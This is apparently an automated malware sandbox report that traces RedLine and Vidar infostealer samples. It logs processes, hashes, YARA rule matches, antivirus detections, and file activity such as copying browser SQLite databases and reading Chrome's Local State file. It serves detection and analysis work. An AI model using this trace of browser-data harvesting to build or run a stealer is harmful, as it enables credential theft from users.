C:\ProgramData\72400542610335650885395152	0	118784	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 1d 00 00 00 00 00 00 00 00 00 00 00 16 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 05 00 00 00 01 0f fd 00 00 00 00 1c 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	F3F402	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\99789809357306738804327095	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	F3E6C9	CopyFileA
C:\ProgramData\90086746497565308377612473	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 fd 05 00 00 00 02 07 fd 00 00 00 00 1b 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $.C	success or wait	1	F3EDF8	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\55545951388730196135639946	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 fd 05 00 00 00 02 07 fd 00 00 00 00 1b 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $.C	success or wait	1	F3F09C	CopyFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	220216	success or wait	1	F3E1E5	ReadFile
C:\ProgramData\18246142217425895483101212	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\18246142217425895483101212	0	4096	success or wait	1	6092623B	ReadFile
C:\ProgramData\18246142217425895483101212	24	16	success or wait	1	6092623B	ReadFile
C:\ProgramData\15433399600983392635192229	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\15433399600983392635192229	0	4096	success or wait	1	6092623B	ReadFile
C:\ProgramData\72400542610335650885395152	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\72400542610335650885395152	0	4096	success or wait	1	6092623B	ReadFile
C:\ProgramData\99789809357306738804327095	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\99789809357306738804327095	0	2048	success or wait	1	6092623B	ReadFile
C:\ProgramData\90086746497565308377612473	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\90086746497565308377612473	0	2048	success or wait	1	6092623B	ReadFile
C:\ProgramData\55545951388730196135639946	0	100	success or wait	1	6092623B	ReadFile
C:\ProgramData\55545951388730196135639946	0	2048	success or wait	1	6092623B	ReadFile

Analysis Process: chrome.exe PID: **7284**, Parent PID: **2344**

General

Target ID:	14
Start time:	14:32:30
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1628,7594025643258788469,10261302925166173582,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1868 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: chrome.exe PID: **7388**, Parent PID: **6764**

General

Target ID:	15
Start time:	14:32:30
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1632,6615225157792702950,16112084407947995520,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1968 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: safert44.exe PID: **7456**, Parent PID: **5156**

General

Target ID:	16
Start time:	14:32:31
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\safert44.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\safert44.exe"
Imagebase:	0xed0000
File size:	250368 bytes
MD5 hash:	DBE947674EA388B565AE135A09CC6638
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: 00000010.00000000.281030840.0000000000ED2000.00000002.00000001.01000000.00000009.sdmp, Author: unknown • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000002.570797180.00000000033E5000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000010.00000002.587875810.000000000353E000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\safert44.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\safert44.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC4CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6BC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6BB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6BB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6AB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6AB91B4F	ReadFile

Analysis Process: kukurzka9000.exe PID: **7540**, Parent PID: **5156**

General

Target ID:	17
Start time:	14:32:32
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe"
Imagebase:	0x400000
File size:	1536512 bytes
MD5 hash:	5412966383390AAB13F3D06D8B942AB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000011.00000000.283393403.0000000000401000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe, Author: Joe Security

Analysis Process: F0gel.exe PID: **7664**, Parent PID: **5156**

General

Target ID:	18
Start time:	14:32:34
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\F0gel.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\F0gel.exe"
Imagebase:	0x400000
File size:	182272 bytes
MD5 hash:	8D24DA259CD54DB3EDE2745724DBEDAB

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 46%, Metadefender, Browse • Detection: 69%, ReversingLabs

Analysis Process: tag.exe PID: 7692, Parent PID: 5156

General

Target ID:	20
Start time:	14:32:35
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\tag.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\tag.exe"
Imagebase:	0x360000
File size:	109568 bytes
MD5 hash:	2EBC22860C7D9D308C018F0FFB5116FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000014.00000000.287810508.0000000000362000.00000002.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: 00000014.00000000.287810508.0000000000362000.00000002.00000001.01000000.0000000C.sdmp, Author: unknown • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: Joe Security • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

Analysis Process: EU1.exe PID: 7720, Parent PID: 5156

General

Target ID:	21
Start time:	14:32:35
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\EU1.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\EU1.exe"
Imagebase:	0x10e0000
File size:	295936 bytes
MD5 hash:	98EE616BBBDAE32BD744F31D48E46C72
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000015.00000000.290878987.0000000001115000.00000002.00000001.01000000.0000000D.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000015.00000002.504400060.000000000A0A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000015.00000002.506565226.0000000001115000.00000002.00000001.01000000.0000000D.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\EU1.exe, Author: unknown

Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 52%, Metadefender, Browse • Detection: 64%, ReversingLabs

Disassembly

No disassembly